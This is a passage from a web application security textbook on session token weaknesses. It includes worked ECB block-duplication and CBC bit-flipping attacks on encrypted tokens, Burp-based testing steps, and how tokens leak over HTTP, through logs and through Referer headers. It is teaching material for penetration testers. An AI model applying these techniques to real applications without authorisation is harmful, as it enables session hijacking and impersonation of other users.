2. In Burp Suite, send the request that creates a new session to Burp Sequencer, and configure the token's location. Then start a live capture to gather as many tokens as is feasible. If a custom session management mechanism is in use, and you only have remote access to the application, gather the tokens as quickly as possible to minimize the loss of tokens issued to other users and reduce the influence of any time dependency.
3. If a commercial session management mechanism is in use and/or you have local access to the application, you can obtain indefinitely large sequences of session tokens in controlled conditions.



4. While Burp Sequencer is capturing tokens, enable the “auto analyse” setting so that Burp automatically performs the statistical analysis periodically. Collect at least 500 tokens before reviewing the results in any detail. If a sufficient number of bits within the token have passed the tests, continue gathering tokens for as long as is feasible, reviewing the analysis results as further tokens are captured.
5. If the tokens fail the randomness tests and appear to contain patterns that could be exploited to predict future tokens, reperform the exercise from a different IP address and (if relevant) a different username. This will help you identify whether the same pattern is detected and whether tokens received in the first exercise could be extrapolated to identify tokens received in the second. Sometimes the sequence of tokens captured by one user manifests a pattern. But this will not allow straightforward extrapolation to the tokens issued to other users, because information such as source IP is used as a source of entropy (such as a seed to a random number generator).
6. If you believe you have enough insight into the token generation algorithm to mount an automated attack against other users’ sessions, it is likely that the best means of achieving this is via a customized script. This can generate tokens using the specific patterns you have observed and apply any necessary encoding. See Chapter 14 for some generic techniques for applying automation to this type of problem.
7. If source code is available, closely review the code responsible for generating session tokens to understand the mechanism used and determine whether it is vulnerable to prediction. If entropy is drawn from data that can be determined within the application within a brute-forcible range, consider the practical number of requests that would be needed to brute-force an application token.

**TRY IT!**

`http://mdsec.net/auth/361/`


## Encrypted Tokens

Some applications use tokens that contain meaningful information about the user and seek to avoid the obvious problems that this entails by encrypting the tokens before they are issued to users. Since the tokens are encrypted using a secret key that is unknown to users, this appears to be a robust approach, because users will be unable to decrypt the tokens and tamper with their contents.

However, in some situations, depending on the encryption algorithm used and the manner in which the application processes the tokens, it may nonetheless be possible for users to tamper with the tokens' meaningful contents without actually decrypting them. Bizarre as it may sound, these are actually viable attacks that are sometimes easy to deliver, and numerous real-world applications have proven vulnerable to them. The kinds of attacks that are applicable depend on the exact cryptographic algorithm that is being used.

## ECB Ciphers

Applications that employ encrypted tokens use a symmetric encryption algorithm so that tokens received from users can be decrypted to recover their meaningful contents. Some symmetric encryption algorithms use an "electronic codebook" (ECB) cipher. This type of cipher divides plaintext into equal-sized blocks (such as 8 bytes each) and encrypts each block using the secret key. During decryption, each block of ciphertext is decrypted using the same key to recover the original block of plaintext. One feature of this method is that patterns within the plaintext can result in patterns within the ciphertext, because identical blocks of plaintext will be encrypted into identical blocks of ciphertext. For some types of data, such as bitmap images, this means that meaningful information from the plaintext can be discerned within the ciphertext, as illustrated in Figure 7-4.



**Figure 7-4:** Patterns within plaintext that is encrypted using an ECB cipher may be visible within the resulting ciphertext.

In spite of this shortcoming with ECB, these ciphers are often used for encrypting information within web applications. Even in situations where the problem of patterns within plaintext does not arise, vulnerabilities can still exist. This is because of the cipher's behavior of encrypting identical plaintext blocks into identical ciphertext blocks.

Consider an application whose tokens contain several different meaningful components, including a numeric user identifier:

```
rnd=2458992;app=iTradeEUR_1;uid=218;username=dafydd;time=634430423694715000;
```

When this token is encrypted, it is apparently meaningless and is likely to pass all standard statistical tests for randomness:

```
68BAC980742B9EF80A27CBBBC0618E3876FF3D6C6E6A7B9CB8FCA486F9E11922776F0307
329140AABD223F003A8309DDB6B970C47BA2E249A0670592D74BCD07D51A3E150EFC2E69
885A5C8131E4210F
```

The ECB cipher being employed operates on 8-byte blocks of data, and the blocks of plaintext map to the corresponding blocks of ciphertext as follows:

```
rnd=2458      68BAC980742B9EF8
992;app=      0A27CBBBC0618E38
iTradeEU      76FF3D6C6E6A7B9C
R_1;uid=      B8FCA486F9E11922
218;user      776F0307329140AA
name=daf      BD223F003A8309DD
ydd;time      B6B970C47BA2E249
=6344304      A0670592D74BCD07
23694715      D51A3E150EFC2E69
000;          885A5C8131E4210F
```

Now, because each block of ciphertext will always decrypt into the same block of plaintext, it is possible for an attacker to manipulate the sequence of ciphertext blocks so as to modify the corresponding plaintext in meaningful ways. Depending on how exactly the application processes the resulting decrypted token, this may enable the attacker to switch to a different user or escalate privileges.

For example, if the second block is duplicated following the fourth block, the sequence of blocks will be as follows:

```
rnd=2458      68BAC980742B9EF8
992;app=      0A27CBBBC0618E38
iTradeEU      76FF3D6C6E6A7B9C
R_1;uid=      B8FCA486F9E11922
992;app=      0A27CBBBC0618E38
218;user      776F0307329140AA
name=daf      BD223F003A8309DD
ydd;time      B6B970C47BA2E249
=6344304      A0670592D74BCD07
23694715      D51A3E150EFC2E69
000;          885A5C8131E4210F
```

The decrypted token now contains a modified `uid` value, and also a duplicated `app` value. Exactly what happens depends on how the application processes the decrypted token. Often, applications using tokens in this way inspect only certain parts of the decrypted token, such as the user identifier. If the application behaves like this, then it will process the request in the context of the user who has a `uid` of 992, rather than the original 218.

The attack just described would depend on being issued with a suitable `rnd` value that corresponds to a valid `uid` value when the blocks are manipulated. An alternative and more reliable attack would be to register a username containing a numeric value at the appropriate offset, and duplicate this block so as to replace the existing `uid` value. Suppose you register the username `daf1`, and are issued with the following token:

```
9A5A47BF9B3B6603708F9DEAD67C7F4C76FF3D6C6E6A7B9CB8FCA486F9E11922A5BC430A
73B38C14BD223F003A8309DDF29A5A6F0DC06C53905B5366F5F4684C0D2BBBB08BD834BB
ADEBC07FFE87819D
```

The blocks of plaintext and ciphertext for this token are as follows:

```
rnd=9224      9A5A47BF9B3B6603
856;app=      708F9DEAD67C7F4C
iTradeEU      76FF3D6C6E6A7B9C
R_1;uid=      B8FCA486F9E11922
219;user      A5BC430A73B38C14
name=daf      BD223F003A8309DD
1;time=6      F29A5A6F0DC06C53
34430503      905B5366F5F4684C
61065250      0D2BBBB08BD834BB
0;            ADEBC07FFE87819D
```

If you then duplicate the seventh block following the fourth block, your decrypted token will contain a `uid` value of 1:

```
rnd=9224      9A5A47BF9B3B6603
856;app=      708F9DEAD67C7F4C
iTradeEU      76FF3D6C6E6A7B9C
R_1;uid=      B8FCA486F9E11922
1;time=6      F29A5A6F0DC06C53
219;user      A5BC430A73B38C14
name=daf      BD223F003A8309DD
1;time=6      F29A5A6F0DC06C53
34430503      905B5366F5F4684C
61065250      0D2BBBB08BD834BB
0;            ADEBC07FFE87819D
```


By registering a suitable range of usernames and reperforming this attack, you could potentially cycle through the entire range of valid `uid` values, and so masquerade as every user of the application.

### TRY IT!

```
http://mdsec.net/auth/363/
```

## CBC Ciphers

The shortcomings in ECB ciphers led to the development of cipher block chaining (CBC) ciphers. With a CBC cipher, before each block of plaintext is encrypted it is XORed against the preceding block of ciphertext, as shown in Figure 7-5. This prevents identical plaintext blocks from being encrypted into identical ciphertext blocks. During decryption, the XOR operation is applied in reverse, and each decrypted block is XORed against the preceding block of ciphertext to recover the original plaintext.



**Figure 7-5:** In a CBC cipher, each block of plaintext is XORed against the preceding block of ciphertext before being encrypted.

Because CBC ciphers avoid some of the problems with ECB ciphers, standard symmetric encryption algorithms such as DES and AES frequently are used in CBC mode. However, the way in which CBC-encrypted tokens are often employed in web applications means that an attacker may be able to manipulate parts of the decrypted tokens without knowing the secret key.

Consider a variation on the preceding application whose tokens contain several different meaningful components, including a numeric user identifier:

```
rnd=191432758301;app=eBankProdTC;uid=216;time=6343303;
```

As before, when this information is encrypted, it results in an apparently meaningless token:

```
0FB1F1AFB4C874E695AAFC9AA4C2269D3E8E66BBA9B2829B173F255D447C51321586257C  
6E459A93635636F45D7B1A43163201477
```

Because this token is encrypted using a CBC cipher, when the token is decrypted, each block of ciphertext is XORed against the following block of decrypted text to obtain the plaintext. Now, if an attacker modifies parts of the ciphertext (the token he received), this causes that specific block to decrypt into junk. However, it also causes the following block of decrypted text to be XORed against a different

value, resulting in modified but still meaningful plaintext. In other words, by manipulating a single individual block of the token, the attacker can systematically modify the decrypted contents of the block that follows it. Depending on how the application processes the resulting decrypted token, this may enable the attacker to switch to a different user or escalate privileges.

Let's see how. In the example described, the attacker works through the encrypted token, changing one character at a time in arbitrary ways and sending each modified token to the application. This involves a large number of requests. The following is a selection of the values that result when the application decrypts each modified token:

```


????????32858301;app=eBankProdTC;uid=216;time=6343303;
????????32758321;app=eBankProdTC;uid=216;time=6343303;
rnd=1914????????;app=eBankProdTC;uid=216;time=6343303;
rnd=1914????????;app=eAankProdTC;uid=216;time=6343303;
rnd=191432758301????????nkPgodTC;uid=216;time=6343303;
rnd=191432758301????????nkProdTC;uid=216;time=6343303;
rnd=191432758301;app=eBa????????;uid=216;time=6343303;
rnd=191432758301;app=eBa????????;uid=226;time=6343303;
rnd=191432758301;app=eBankProdTC????????;time=6343303;
rnd=191432758301;app=eBankProdTC????????;time=6343503;

```

In each case, the block that the attacker has modified decrypts into junk, as expected (indicated by ????????). However, the following block decrypts into meaningful text that differs slightly from the original token. As already described, this difference occurs because the decrypted text is XORed against the preceding block of ciphertext, which the attacker has slightly modified.

Although the attacker does not see the decrypted values, the application attempts to process them, and the attacker sees the results in the application's responses. Exactly what happens depends on how the application handles the part of the decrypted token that has been corrupted. If the application rejects tokens containing any invalid data, the attack fails. Often, however, applications using tokens in this way inspect only certain parts of the decrypted token, such as the user identifier. If the application behaves like this, then the eighth example shown in the preceding list succeeds, and the application processes the request in the context of the user who has a `uid` of 226, rather than the original 216.

You can easily test applications for this vulnerability using the "bit flipper" payload type in Burp Intruder. First, you need to log in to the application using your own account. Then you find a page of the application that depends on a logged-in session and shows the identity of the logged-in user within the response. Typically, the user's home landing page or account details page serves this purpose. Figure 7-6 shows Burp Intruder set up to target the user's home page, with the encrypted session token marked as a payload position.



**Figure 7-6:** Configuring Burp Intruder to modify an encrypted session token

Figure 7-7 shows the required payload configuration. It tells Burp to operate on the token's original value, treating it as ASCII-encoded hex, and to flip each bit at each character position. This approach is ideal because it requires a relatively small number of requests (eight requests per byte of data in the token) and almost always identifies whether the application is vulnerable. This allows you to use a more focused attack to perform actual exploitation.

When the attack is executed, the initial requests do not cause any noticeable change in the application's responses, and the user's session is still intact. This is interesting in itself, because it indicates that the first part of the token is not being used to identify the logged-in user. Many of the requests later in the attack cause a redirection to the login page, indicating that modification has invalidated the token in some way. Crucially, there is also a run of requests where the response appears to be part of a valid session but is not associated with the original user identity. This corresponds to the block of the token that contains the `uid` value. In some cases, the application simply displays "unknown user," indicating that the modified uid did not correspond to an actual user, and so the attack failed. In other cases, it shows the name of a different registered user of the application, proving conclusively that the attack has succeeded. Figure 7-8 shows the results of the attack. Here we have defined an extract grep column to display the identity of the logged-in user and have set a filter to hide the responses that are redirections to the login page.






Figure 7-7: Configuring Burp Intruder to flip each bit in the encrypted token




Figure 7-8: A successful bit flipping attack against an encrypted token



Having identified the vulnerability, you can proceed to exploit it with a more focused attack. To do this, you would determine from the results exactly which block of the encrypted token is being tampered with when the user context changes. Then you would deliver an attack that tests numerous further values within this block. You could use the numbers payload type within Burp Intruder to do this.

**TRY IT!**

```
http://mdsec.net/auth/365/
```

**NOTE** Some applications use the technique of encrypting meaningful data within request parameters more generally in an attempt to prevent tampering of data, such as the prices of shopping items. In any location where you see apparently encrypted data that plays a key role in application functionality, you should try the bit-flipping technique to see whether you can manipulate the encrypted information in a meaningful way to interfere with application logic.

In seeking to exploit the vulnerability described in this section, your objective would of course be to masquerade as different application users — ideally an administrative user with higher privileges. If you are restricted to blindly manipulating parts of an encrypted token, this may require a degree of luck. However, in some cases the application may give you more assistance. When an application employs symmetric encryption to protect data from tampering by users, it is common for the same encryption algorithm and key to be used throughout the application. In this situation, if any application function discloses to the user the decrypted value of an arbitrary encrypted string, this can be leveraged to fully decrypt any item of protected information.

One application observed by the authors contained a file upload/download function. Having uploaded a file, users were given a download link containing a filename parameter. To prevent various attacks that manipulate file paths, the application encrypted the filename within this parameter. However, if a user requested a file that had been deleted, the application displayed an error message showing the *decrypted* name of the requested file. This behavior could be leveraged to find the plaintext value of any encrypted string used within the application, including the values of session tokens. The session tokens were found to contain various meaningful values in a structured format that was vulnerable to the type of attack described in this section. Because these values included textual usernames and application roles, rather than numeric identifiers, it would have been extremely difficult to perform a successful exploit using only blind bit flipping. However, using the filename decryptor function, it was possible to systematically manipulate bits of a token while viewing the results.

This allowed the construction of a token that, when decrypted, specified a valid user and administrative role, enabling full control of the application.

**NOTE** Other techniques may allow you to decrypt encrypted data used by the application. A “reveal” encryption oracle can be abused to obtain the cleartext value of an encrypted token. Although this can be a significant vulnerability when decrypting a password, decrypting a session token does not provide an immediate means of compromising other users’ sessions. Nevertheless, the decrypted token provides useful insight into the cleartext structure, which is useful in conducting a targeted bit-flipping attack. See Chapter 11 for more details about “reveal” encryption oracle attacks.

Side channel attacks against padding oracles may be used to compromise encrypted tokens. See Chapter 18 for more details.

### HACK STEPS

In many situations where encrypted tokens are used, actual exploitability may depend on various factors, including the offsets of block boundaries relative to the data you need to attack, and the application’s tolerance of the changes that you cause to the surrounding plaintext structure. Working completely blind, it may appear difficult to construct an effective attack, however in many situations this is in fact possible.

1. Unless the session token is obviously meaningful or sequential in itself, always consider the possibility that it might be encrypted. You can often identify that a block-based cipher is being used by registering several different usernames and adding one character in length each time. If you find a point where adding one character results in your session token jumping in length by 8 or 16 bytes, then a block cipher is probably being used. You can confirm this by continuing to add bytes to your username, and looking for the same jump occurring 8 or 16 bytes later.
2. ECB cipher manipulation vulnerabilities are normally difficult to identify and exploit in a purely black-box context. You can try blindly duplicating and moving the ciphertext blocks within your token, and reviewing whether you remain logged in to the application within your own user context, or that of another user, or none at all.
3. You can test for CBC cipher manipulation vulnerabilities by running a Burp Intruder attack over the whole token, using the “bit flipping” payload source. If the bit flipping attack identifies a section within the token, the manipulation of which causes you to remain in a valid session, but as a different or nonexistent user, perform a more focused attack on just this section, trying a wider range of values at each position.

4. During both attacks, monitor the application's responses to identify the user associated with your session following each request, and try to exploit any opportunities for privilege escalation that may result.
5. If your attacks are unsuccessful, but it appears from step 1 that variable-length input that you control is being incorporated into the token, you should try generating a series of tokens by adding one character at a time, at least up to the size of blocks being used. For each resulting token, you should reperform steps 2 and 3. This will increase the chance that the data you need to modify is suitably aligned with block boundaries for your attack to succeed.

## Weaknesses in Session Token Handling

No matter how effective an application is at ensuring that the session tokens it generates do not contain any meaningful information and are not susceptible to analysis or prediction, its session mechanism will be wide open to attack if those tokens are not handled carefully after generation. For example, if tokens are disclosed to an attacker via some means, the attacker can hijack user sessions even if predicting the tokens is impossible.

An application's unsafe handling of tokens can make it vulnerable to attack in several ways.

### COMMON MYTH

**"Our token is secure from disclosure to third parties because we use SSL."**

Proper use of SSL certainly helps protect session tokens from being captured. But various mistakes can still result in tokens being transmitted in cleartext even when SSL is in place. And various direct attacks against end users can be used to obtain their tokens.

### COMMON MYTH

**"Our token is generated by the platform using mature, cryptographically sound technologies, so it is not vulnerable to compromise."**

An application server's default behavior is often to create a session cookie when the user first visits the site and to keep this available for the user's entire interaction with the site. As described in the following sections, this may lead to various security vulnerabilities in how the token is handled.

## Disclosure of Tokens on the Network

This area of vulnerability arises when the session token is transmitted across the network in unencrypted form, enabling a suitably positioned eavesdropper to obtain the token and therefore masquerade as the legitimate user. Suitable positions for eavesdropping include the user's local network, within the user's IT department, within the user's ISP, on the Internet backbone, within the application's ISP, and within the IT department of the organization hosting the application. In each case, this includes both authorized personnel of the relevant organization and any external attackers who have compromised the infrastructure concerned.

In the simplest case, where an application uses an unencrypted HTTP connection for communications, an attacker can capture all data transmitted between client and server, including login credentials, personal information, payment details, and so on. In this situation, an attack against the user's session is often unnecessary because the attacker can already view privileged information and can log in using captured credentials to perform other malicious actions. However, there may still be instances where the user's session is the primary target. For example, if the captured credentials are insufficient to perform a second login (for example, in a banking application, they may include a number displayed on a changing physical token, or specific digits from the user's PIN), the attacker may need to hijack the eavesdropped session to perform arbitrary actions. Or if logins are audited closely, and the user is notified of each successful login, an attacker may want to avoid performing his own login to be as stealthy as possible.

In other cases, an application may use HTTPS to protect key client-server communications yet may still be vulnerable to interception of session tokens on the network. This weakness may occur in various ways, many of which can arise specifically when HTTP cookies are used as the transmission mechanism for session tokens:

- Some applications elect to use HTTPS to protect the user's credentials during login but then revert to HTTP for the remainder of the user's session. Many web mail applications behave in this way. In this situation, an eavesdropper cannot intercept the user's credentials but may still capture the session token. The Firesheep tool, released as a plug-in for Firefox, makes this an easy process.
- Some applications use HTTP for preauthenticated areas of the site, such as the site's front page, but switch to HTTPS from the login page onward. However, in many cases the user is issued a session token at the first page visited, and this token is not modified when the user logs in. The user's session, which is originally unauthenticated, is upgraded to an authenticated session after login. In this situation an eavesdropper can intercept a user's token before login, wait for the user's communications to switch to

HTTPS, indicating that the user is logging in, and then attempt to access a protected page (such as My Account) using that token.

- Even if the application issues a fresh token following successful login, and uses HTTPS from the login page onward, the token for the user's authenticated session may still be disclosed. This can happen if the user revisits a preauthentication page (such as Help or About), either by following links within the authenticated area, by using the back button, or by typing the URL directly.
- In a variation on the preceding case, the application may attempt to switch to HTTPS when the user clicks the Login link. However, it may still accept a login over HTTP if the user modifies the URL accordingly. In this situation, a suitably positioned attacker can modify the pages returned in the preauthenticated areas of the site so that the Login link points to an HTTP page. Even if the application issues a fresh session token after successful login, the attacker may still intercept this token if he has successfully downgraded the user's connection to HTTP.
- Some applications use HTTP for all static content within the application, such as images, scripts, style sheets, and page templates. This behavior is often indicated by a warning within the user's browser, as shown in Figure 7-9. When a browser shows this warning, it has already retrieved the relevant item over HTTP, so the session token has already been transmitted. The purpose of the browser's warning is to let the user decline to process response data that has been received over HTTP and so may be tainted. As described previously, an attacker can intercept the user's session token when the user's browser accesses a resource over HTTP and use this token to access protected, nonstatic areas of the site over HTTPS.




**Figure 7-9:** Browsers present a warning when a page accessed over HTTPS contains items accessed over HTTP.

- Even if an application uses HTTPS for every page, including unauthenticated areas of the site and static content, there may still be circumstances in which users' tokens are transmitted over HTTP. If an attacker can somehow induce a user to make a request over HTTP (either to the HTTP

service on the same server if one is running or to `http://server:443/` otherwise), his token may be submitted. Means by which the attacker may attempt this include sending the user a URL in an e-mail or instant message, placing autoloading links into a website the attacker controls, or using clickable banner ads. (See Chapters 12 and 13 for more details about techniques of this kind for delivering attacks against other users.)

## HACK STEPS

1. Walk through the application in the normal way from first access (the “start” URL), through the login process, and then through all of the application’s functionality. Keep a record of every URL visited, and note every instance in which a new session token is received. Pay particular attention to login functions and transitions between HTTP and HTTPS communications. This can be achieved manually using a network sniffer such as Wireshark or partially automated using the logging functions of your intercepting proxy, as shown in Figure 7-10.



target	method	URL	type	SSL	IP	status	length
www.blogger.com:80	GET	/			66.102.15.100	302	461
www.blogger.com:80	GET	/start			66.102.15.100	200	20,532
www.blogger.com:80	GET	/css/blogger.css	css		66.102.15.100	200	1,043
www.blogger.com:80	GET	/css/blogger_main.css	css		66.102.15.100	200	23,933
www.blogger.com:80	GET	/css/flexible_buttons.css	css		66.102.15.100	200	8,484
www.google-analytics.co...	GET	/__utm.gif?utmwv=1&utm=13...	gif		64.233.183.103	200	329
www.blogger.com:80	GET	/app/scripts/dom.common.js	js		66.102.15.100	200	6,386
www.blogger.com:80	GET	/app/scripts/detect.js	js		66.102.15.100	200	2,899

**Figure 7-10:** Walking through an application to identify locations where new session tokens are received.

2. If HTTP cookies are being used as the transmission mechanism for session tokens, verify whether the `secure` flag is set, preventing them from ever being transmitted over unencrypted connections.
3. Determine whether, in the normal use of the application, session tokens are ever transmitted over an unencrypted connection. If so, they should be regarded as vulnerable to interception.
4. Where the start page uses HTTP, and the application switches to HTTPS for the login and authenticated areas of the site, verify whether a new token is issued following login, or whether a token transmitted during the HTTP stage is still being used to track the user’s authenticated session. Also verify whether the application will accept login over HTTP if the login URL is modified accordingly.

5. Even if the application uses HTTPS for every page, verify whether the server is also listening on port 80, running any service or content. If so, visit any HTTP URL directly from within an authenticated session, and verify whether the session token is transmitted.
6. In cases where a token for an authenticated session is transmitted to the server over HTTP, verify whether that token continues to be valid or is immediately terminated by the server.

### TRY IT!

```
http://mdsec.net/auth/369/  
http://mdsec.net/auth/372/  
http://mdsec.net/auth/374/
```

## Disclosure of Tokens in Logs

Aside from the clear-text transmission of session tokens in network communications, the most common place where tokens are simply disclosed to unauthorized view is in system logs of various kinds. Although it is a rarer occurrence, the consequences of this kind of disclosure are usually more serious. Those logs may be viewed by a far wider range of potential attackers, not just by someone who is suitably positioned to eavesdrop on the network.

Many applications provide functionality for administrators and other support personnel to monitor and control aspects of the application's runtime state, including user sessions. For example, a helpdesk worker assisting a user who is having problems may ask for her username, locate her current session through a list or search function, and view relevant details about the session. Or an administrator may consult a log of recent sessions in the course of investigating a security breach. Often, this kind of monitoring and control functionality discloses the actual session token associated with each session. And often, the functionality is poorly protected, allowing unauthorized users to access the list of current session tokens, and thereby hijack the sessions of all application users.

The other main cause of session tokens appearing in system logs is where an application uses the URL query string as a mechanism for transmitting tokens, as opposed to using HTTP cookies or the body of POST requests. For example, Googling `inurl:jsessionId` identifies thousands of applications that transmit the Java platform session token (called `jsessionid`) within the URL:


```
http://www.webjunction.org/do/Navigation;jsessionid=  
F27ED2A6AAE4C6DA409A3044E79B8B48?category=327
```



When applications transmit their session tokens in this way, it is likely that their session tokens will appear in various system logs to which unauthorized parties may have access:

- Users' browser logs
- Web server logs
- Logs of corporate or ISP proxy servers
- Logs of any reverse proxies employed within the application's hosting environment
- The Referer logs of any servers that application users visit by following off-site links, as shown in Figure 7-11

Some of these vulnerabilities arise even if HTTPS is used throughout the application.



**Figure 7-11:** When session tokens appear in URLs, these are transmitted in the Referer header when users follow an off-site link or their browser loads an off-site resource.

The final case just described presents an attacker with a highly effective means of capturing session tokens in some applications. For example, if a web mail application transmits session tokens within the URL, an attacker can send e-mails to users of the application containing a link to a web server he controls. If any user accesses the link (because she clicks it, or because her browser loads images contained within HTML-formatted e-mail), the attacker receives, in real time, the user's session token. The attacker can run a simple script on his server to hijack the session of every token received and



perform some malicious action, such as send spam e-mail, harvest personal information, or change passwords.

**NOTE** Current versions of Internet Explorer do not include a Referer header when following off-site links contained in a page that was accessed over HTTPS. In this situation, Firefox includes the Referer header provided that the off-site link is also being accessed over HTTPS, even if it belongs to a different domain. Hence, sensitive data placed in URLs is vulnerable to leakage in Referer logs even where SSL is being used.

### HACK STEPS

1. Identify all the functionality within the application, and locate any logging or monitoring functions where session tokens can be viewed. Verify who can access this functionality—for example, administrators, any authenticated user, or any anonymous user. See Chapter 4 for techniques for discovering hidden content that is not directly linked from the main application.
